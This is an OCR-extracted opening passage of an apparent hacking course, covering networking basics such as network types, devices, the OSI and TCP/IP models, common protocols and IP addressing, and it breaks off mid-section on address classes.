Course Contents

- Networks and IT Infrastructure
- Linux for Hackers
- Cybersecurity 101
- Anonymity and VPN
- Open source intelligence
- Art of scanning
- Deep Packet Inspection
- IDS, IPS, WAF and Firewalls
- Malwares and Metasploit
- Web Application Security
- Wireless Security
- VAPT Project

Networks and IT Infrastructure

Basic Networking Concepts

A network, in computing, is a group of two or more devices that can communicate. In practice, a network is comprised of a number of different computer systems connected by physical and/or wireless connections.

Today computer networks are everywhere. You will find them in homes, offices, factories, hospitals leisure centres etc.

But how are they created? What technologies do they use?

Before we begin discussing networking with any depth, we must define some common terms that you will see throughout this guide, and in other guides and documentation regarding networking.
These terms will be expanded upon in the appropriate sections that follow:

- **Connection**: In networking, a connection refers to pieces of related information that are transferred through a network. This generally infers that a connection is built before the data transfer (by following the procedures laid out in a protocol) and then is deconstructed at the at the end of the data transfer.

- **Packet**: A packet is, generally speaking, the most basic unit that is transferred over a network. When communicating over a network, packets are the envelopes that carry your data (in pieces) from one end point to the other.


Packets have a header portion that contains information about the packet including the source and destination, timestamps, network hops, etc. The main portion of a packet contains the actual data being transferred. It is sometimes called the body or the payload.

- **Network Interface**: A network interface can refer to any kind of software interface to networking hardware. For instance, if you have two network cards in your computer, you can control and configure each network interface associated with them individually.


A network interface may be associated with a physical device, or it may be a representation of a virtual interface. The "loopback" device, which is a virtual interface to the local machine, is an example of this.

Types of Network


- **LOCAL AREA NETWORK (LAN)**: LAN stands for "local area network". It refers to a network or a portion of a network that is not publicly accessible to the greater internet. A home or office network is an example of a LAN.




- **WIDE AREA NETWORK (WAN)**: WAN stands for "wide area network". It means a network that is much more extensive than a LAN. While WAN is the relevant term to use to describe large, dispersed networks in general, it is usually meant to mean the internet, as a whole.




- **WIRELESS LOCAL AREA NETWORK (WLAN)**: Functioning like a LAN, WLANs make use of wireless network technology, such as WiFi. Typically seen in the same types of applications as LANs, these types of networks don't require that devices rely on physical cables to connect to the network.



- **METROPOLITAN AREA NETWORK (MAN)**: These types of networks are larger than LANs but smaller than WANs – and incorporate elements from both types of networks. MANs span an entire geographic area (typically a town or city, but sometimes a campus). Ownership and maintenance is handled by either a single person or company (a local council, a large company, etc.).



- **CAMPUS AREA NETWORK (CAN)**: Larger than LANs, but smaller than metropolitan area networks (MANs, explained below), these types of networks are typically seen in universities, large K-12 school districts or small businesses. They can be spread across several buildings that are fairly close to each other so users can share resources.



Different Networking Devices

Different networking devices have different roles to play in a computer network. These network devices also work at different segments of a computer network performing different works. In our new series after network topology, we talk about different networking devices like a switch, router, hub, bridge etc.

Network Hub: Network Hub is a networking device which is used to connect multiple network hosts. A network hub is also used to do data transfer. The data is transferred in terms of packets on a computer network. So when a host sends a data packet to a network hub, the hub copies the data packet to all of its ports connected to. Like this, all the ports know about the data and the port for whom the packet is intended, claims the packet.

However, because of its working mechanism, a hub is not so secure and safe. Moreover, copying the data packets on all the interfaces or ports makes it slower and more congested which led to the use of network switch.

Types of Hub

- **Active Hub :-** These are the hubs which have their own power supply and can clean , boost and relay the signal along the network. It serves both as a repeater

as well as wiring center. These are used to extend maximum distance between nodes.

- **Passive Hub :-** These are the hubs which collect wiring from nodes and power supply from active hub. These hubs relay signals onto the network without cleaning and boosting them and can't be used to extend distance between nodes.

Network Switch: Like a hub, a switch also works at the layer of LAN (Local Area Network) but you can say that a switch is more intelligent than a hub. While hub just does the work of data forwarding, a switch does 'filter and forwarding' which is a more intelligent way of dealing with the data packets.


So, when a packet is received at one of the interfaces of the switch, it filters the packet and sends only to the interface of the intended receiver. For this purpose, a switch also maintains a CAM (Content Addressable Memory) table and has its own system configuration and memory. CAM table is also called as forwarding table or forwarding information base (FIB).

Modem: A Modem is somewhat a more interesting network device in our daily life. So if you have noticed around, you get an internet connection through a wire (there are different types of wires) to your house. This wire is used to carry our internet data outside to the internet world.

However, our computer generates binary data or digital data in forms of 1s and 0s and on the other hand, a wire carries an analog signal and that's where a modem comes in.

A modem stands for (**Mo**dulator+**De**modulator). That means it modulates and demodulates the signal between the digital data of a computer and the analog signal of a telephone line.

Network Router: A router is a network device which is responsible for routing traffic from one to another network. These two networks could be a private company network to a public network. You can think of a router as a traffic police who directs different network traffic to different directions.



Gateway : A gateway, as the name suggests, is a passage to connect two networks together that may work upon different networking models. They basically works as the messenger agents that take data from one system, interpret it, and transfer it to another system. Gateways are also called protocol converters and can operate at any network layer. Gateways are generally more complex than switch or router.

Bridge: A bridge operates at data link layer. A bridge is a repeater, with add on functionality of filtering content by reading the MAC addresses of source and destination. It is also used for interconnecting two LANs working on the same protocol. It has a single input and single output port, thus making it a 2 port device.

Types of Bridges

- **Transparent Bridges :-** These are the bridge in which the stations are completely unaware of the
- bridge's existence i.e. whether or not a bridge is added or deleted from the network , reconfiguration of
- the stations is unnecessary. These bridges makes use of two processes i.e. bridge forwarding and bridge learning.
- **Source Routing Bridges :-** In these bridges, routing operation is performed by source station and the frame specifies which route to follow. The hot can discover frame by sending a special frame called discovery frame, which spreads through the entire network using all possible paths to destination.

Repeater: A repeater is an electronic device that amplifies the signal it receives. In other terms, you can think of repeater as a device which receives a signal and retransmits it at a higher level or higher power so that the signal can cover longer distances.

For example, inside a college campus, the hostels might be far away from the main college where the ISP line comes in. If the college authority wants to pull a wire in between the hostels and main campus, they will have to use repeaters if the distance is much because different types of cables have limitations in terms of the distances they can carry the data for.

When these network devices take a particular configurational shape on a network, their configuration gets a particular name and the whole formation is called Network topology. In certain circumstances when we add some more network devices to a network topology, its called Daisy chaining.

Basic Terminologies

- **Protocol**: A protocol is a set of rules and standards that basically define a language that devices can use to communicate. There are a great number of protocols in use extensively in networking, and they are often implemented in different layers.

Some low level protocols are TCP, UDP, IP, and ICMP. Some familiar examples of application layer protocols, built on these lower protocols, are HTTP (for accessing web content), SSH, cd ..TLS/SSL, and FTP.

- **Port**: A port is an address on a single machine that can be tied to a specific piece of software. It is not a physical interface or location, but it allows your server to be able to communicate using more than one application.

- **Firewall**: A firewall is a program that decides whether traffic coming into a server or going out should be allowed. A firewall usually works by creating rules for which type of traffic is acceptable on which ports. Generally, firewalls block ports that are not used by a specific application on a server.

- **NAT**: NAT stands for network address translation. It is a way to translate requests that are incoming into a routing server to the relevant devices or servers that it knows about in the LAN. This is usually implemented in physical LANs as a way to route requests through one IP address to the necessary backend servers.

- **VPN**: VPN stands for virtual private network. It is a means of connecting separate LANs through the internet, while maintaining privacy. This is used as a means of connecting remote systems as if they were on a local network, often for security reasons.

There are many other terms that you may come across, and this list cannot afford to be exhaustive. We will explain other terms as we need them. At this point, you should understand some basic, high-level concepts that will enable us to better discuss the topics to come.

Network Layers

While networking is often discussed in terms of topology in a horizontal way, between hosts, its implementation is layered in a vertical fashion throughout a computer or network.

What this means is that there are multiple technologies and protocols that are built on top of each other in order for communication to function more easily. Each successive, higher layer abstracts the raw data a little bit more, and makes it simpler to use for applications and users.

It also allows you to leverage lower layers in new ways without having to invest the time and energy to develop the protocols and applications that handle those types of traffic.

The language that we use to talk about each of the layering scheme varies significantly depending on which model you use. Regardless of the model used to discuss the layers, the path of data is the same.

As data is sent out of one machine, it begins at the top of the stack and filters downwards. At the lowest level, actual transmission to another machine takes place. At this point, the data travels back up through the layers of the other computer.

Each layer has the ability to add its own "wrapper" around the data that it receives from the adjacent layer, which will help the layers that come after decide what to do with the data when it is passed off.

OSI Model

Historically, one method of talking about the different layers of network communication is the OSI model. OSI stands for Open Systems Interconnect.

This model defines seven separate layers. The layers in this model are:

- **Application**: The application layer is the layer that the users and user-applications most often interact with. Network communication is discussed in terms of availability of

resources, partners to communicate with, and data synchronization.

- **Presentation**: The presentation layer is responsible for mapping resources and creating context. It is used to translate lower level networking data into data that applications expect to see.

- **Session**: The session layer is a connection handler. It creates, maintains, and destroys connections between nodes in a persistent way.

- **Transport**: The transport layer is responsible for handing the layers above it a reliable connection. In this context, reliable refers to the ability to verify that a piece of data was received intact at the other end of the connection.

This layer can resend information that has been dropped or corrupted and can acknowledge the receipt of data to remote computers.

- **Network**: The network layer is used to route data between different nodes on the network. It uses addresses to be able to tell which computer to send information to. This layer can also break apart larger messages into smaller chunks to be reassembled on the opposite end.

- **Data Link**: This layer is implemented as a method of establishing and maintaining reliable links between different nodes or devices on a network using existing physical connections.

- **Physical**: The physical layer is responsible for handling the actual physical devices that are used to make a connection. This layer involves the bare software that manages physical connections as well as the hardware itself (like Ethernet).

As you can see, there are many different layers that can be discussed based on their proximity to bare hardware and the functionality that they provide.

TCP/IP Model

The TCP/IP model, more commonly known as the Internet protocol suite, is another layering model that is simpler and has been widely adopted. It defines the four separate layers, some of which overlap with the OSI model:

- **Application**: In this model, the application layer is responsible for creating and transmitting user data between applications. The applications can be on remote systems, and should appear to operate as if locally to the end user.


The communication is said to take place between peers.

- **Transport**: The transport layer is responsible for communication between processes. This level of networking utilizes ports to address different services. It can build up unreliable or reliable connections depending on the type of protocol used.

- **Internet**: The internet layer is used to transport data from node to node in a network. This layer is aware of the endpoints of the connections, but does not worry about the actual connection needed to get from one place to another. IP addresses are defined in this layer as a way of reaching remote systems in an addressable manner.

- **Link**: The link layer implements the actual topology of the local network that allows the internet layer to present an addressable interface. It establishes connections between neighboring nodes to send data.

As you can see, the TCP/IP model, is a bit more abstract and fluid. This made it easier to implement and allowed it to become the dominant way that networking layers are categorized.



Interfaces

Interfaces are networking communication points for your computer. Each interface is associated with a physical or virtual networking device.
Typically, your server will have one configurable network interface for each Ethernet or wireless internet card you have.

In addition, it will define a virtual network interface called the "loopback" or localhost interface. This is used as an interface to connect applications and processes on a single computer to other applications and processes. You can see this referenced as the "lo" interface in many tools.

Many times, administrators configure one interface to service traffic to the internet and another interface for a LAN or private network.

In DigitalOcean, in datacenters with private networking enabled, your VPS will have two networking interfaces (in addition to the local interface). The "eth0" interface will be configured to handle traffic from the internet, while the "eth1" interface will operate to communicate with the private network.

Protocols

Networking works by piggybacking a number of different protocols on top of each other. In this way, one piece of data can be transmitted using multiple protocols encapsulated within one another.

We will talk about some of the more common protocols that you may come across and attempt to explain the difference, as well as give context as to what part of the process they are involved with.

We will start with protocols implemented on the lower networking layers and work our way up to protocols with higher abstraction.

Media Access Control

Media access control is a communications protocol that is used to distinguish specific devices. Each device is supposed to get a unique MAC address during the manufacturing process that differentiates it from every other device on the internet.

Addressing hardware by the MAC address allows you to reference a device by a unique value even when the software on top may change the name for that specific device during operation.

Media access control is one of the only protocols from the link layer that you are likely to interact with on a regular basis.

ICMP

ICMP stands for internet control message protocol. It is used to send messages between devices to indicate the availability or error conditions. These packets are used in a variety of network diagnostic tools, such as ping and traceroute.

Usually ICMP packets are transmitted when a packet of a different kind meets some kind of a problem. Basically, they are used as a feedback mechanism for network communications.

TCP

TCP stands for transmission control protocol. It is implemented in the transport layer of the IP/TCP model and is used to establish reliable connections.

TCP is one of the protocols that encapsulates data into packets. It then transfers these to the remote end of the connection using the methods available on the lower layers. On the other end, it can check for errors, request certain pieces to be resent, and reassemble the information into one logical piece to send to the application layer.

The protocol builds up a connection prior to data transfer using a system called a three-way handshake. This is a way for the two ends of the communication to acknowledge the request and agree upon a method of ensuring data reliability.

After the data has been sent, the connection is torn down using a similar four-way handshake.

TCP is the protocol of choice for many of the most popular uses for the internet, including WWW, FTP, SSH, and email. It is safe to say that the internet we know today would not be here without TCP.

UDP

UDP stands for user datagram protocol. It is a popular companion protocol to TCP and is also implemented in the transport layer.

The fundamental difference between UDP and TCP is that UDP offers unreliable data transfer. It does not verify that data has been received on the other end of the connection. This might sound like a bad thing, and for many purposes, it is. However, it is also extremely important for some functions.

Because it is not required to wait for confirmation that the data was received and forced to resend data, UDP is much faster than TCP. It does not establish a connection with the remote host, it simply fires off the data to that host and doesn't care if it is accepted or not.

Because it is a simple transaction, it is useful for simple communications like querying for

network resources. It also doesn't maintain a state, which makes it great for transmitting data from one machine to many real-time clients. This makes it ideal for VOIP, games, and other applications that cannot afford delays.

HTTP

HTTP stands for hypertext transfer protocol. It is a protocol defined in the application layer that forms the basis for communication on the web.

HTTP defines a number of functions that tell the remote system what you are requesting. For instance, GET, POST, and DELETE all interact with the requested data in a different way.

FTP

FTP stands for file transfer protocol. It is also in the application layer and provides a way of transferring complete files from one host to another.

It is inherently insecure, so it is not recommended for any externally facing network unless it is implemented as a public, download-only resource.

DNS

DNS stands for domain name system. It is an application layer protocol used to provide a human-friendly naming mechanism for internet resources. It is what ties a domain name to an IP address and allows you to access sites by name in your browser.

SSH

SSH stands for secure shell. It is an encrypted protocol implemented in the application layer that can be used to communicate with a remote server in a secure way. Many additional technologies are built around this protocol because of its end-to-end encryption and ubiquity.

There are many other protocols that we haven't covered that are equally important. However, this should give you a good overview of some of the fundamental technologies that make the internet and networking possible.

IP

The IP protocol is one of the fundamental protocols that allow the internet to work. IP addresses are unique on each network and they allow machines to address each other across a network. It is implemented on the internet layer in the IP/TCP model.

Networks can be linked together, but traffic must be routed when crossing network boundaries. This protocol assumes an unreliable network and multiple paths to the same destination that it can dynamically change between.

There are a number of different implementations of the protocol. The most common implementation today is IPv4, although IPv6 is growing in popularity as an alternative due to the scarcity of IPv4 addresses available and improvements in the protocols capabilities.

IPv4 and IPv6 IP Addresses

IPv4 addresses are 32 bits long (four bytes). An example of an IPv4 address is **216.58.216.164**, which is the front page of Google.com.
The maximum value of a 32-bit number is 2^{32}, or 4,294,967,296. So the maximum number of IPv4 addresses, which is called its address space, is about **4.3 billion**. In the 1980s, this was sufficient to address every networked device, but scientists knew that this space would quickly become exhausted. Technologies such as NAT have delayed the problem by allowing many devices to use a single IP address, but a larger address space is needed to serve the modern Internet.
A major advantage of IPv6 is that it uses 128 bits of data to store an address, permitting 2^{128} unique addresses, or 340,282,366,920,938,463,463,374,607,431,768,211,456. The size of IPv6's address space — 340 Duodecillion — is much, much larger than IPv4.

Dynamic and Static IP Address

IP addresses can be either static or dynamic. Static IP addresses never change. They serve as a permanent Internet address and provide a simple and reliable way for remote computers to contact you. Static IP addresses reveal such information as the continent, country, region, and city in which a computer is located; the ISP (Internet Service Provider) that services that particular computer; and such technical information as the precise latitude and longitude of the country, as well as the locale, of the computer. Many websites provide IP address look-up services to their visitors, free of charge. If you're curious about your own IP address, you can locate these websites by performing a Google search.

Dynamic IP addresses

Dynamic IP addresses are temporary and are assigned (via DHCP) each time a computer joins a network. They are, in effect, borrowed from a pool of IP addresses that are shared among various computers. Since a limited number of static IP addresses are available, many ISPs reserve a portion of their assigned addresses for sharing among their subscribers in this way. This lowers costs and allows them to service far more subscribers than they otherwise could.

Static IP addresses

Static IP addresses are generally preferable for such uses as VOIP (Voice over Internet Protocol), online gaming, or any other purpose where users need to make it easy for other computers to locate and connect to them. Easy access can also be facilitated when using a dynamic IP address through the use of a dynamic DNS service, which enables other computers

to find you even though you may be using a temporary, one-time IP address. This often entails an extra charge, however, so check with your ISP.

Static IP addresses are considered somewhat less secure than dynamic IP addresses, since they are easier to track for data mining purposes. However, following safe Internet practices can help mitigate this potential problem and keep your computer secure no matter what type of IP address you use.

Private IP Address

In short, private IP addresses are used "inside" a network, like the one you probably run at home. These types of IP addresses are used to provide a way for your devices to communicate with your router and all the other devices in your private network. Private IP addresses can be set manually or assigned automatically by your router.

Public IP Address

Public IP addresses are used on the "outside" of your network and are assigned by your ISP(Internet Service Provider). It's the main address that your home or business network uses to communicate with the rest of the networked devices around the world (i.e. the internet). It provides a way for the devices in your home, for example, to reach your ISP, and therefore the outside world, allowing them to do things like access websites and communicate directly with other people's computers.


Both private IP addresses and public IP addresses are either dynamic or static, which means that, respectively, they either change or they don't.

IP Address Classes

Internet Protocol hierarchy contains several classes of IP Addresses to be used efficiently in various situations as per the requirement of hosts per network. Broadly, the IPv4 Addressing system is divided into five classes of IP Addresses. Class A, Class B, Class C, Class D and Class E, while only A, B, and C are commonly used.

All the five classes are identified by the first octet of IP Address.

The first octet referred here is the left most of all. The octets numbered as follows depicting dotted decimal notation of IP Address:



The number of networks and the number of hosts per class can be derived by this formula:

Number of Networks = 2^network_bits
Number of Hosts/Network = 2^host_bits - 2

When calculating hosts' IP addresses, 2 IP addresses are decreased because they cannot be assigned to hosts, i.e. the first IP of a network is network number and the last IP is reserved for Broadcast IP.

Class A Address

The first bit of the first octet is always set to 0 (zero). Thus the first octet ranges from 1 – 127, i.e.

00000001 - 01111111
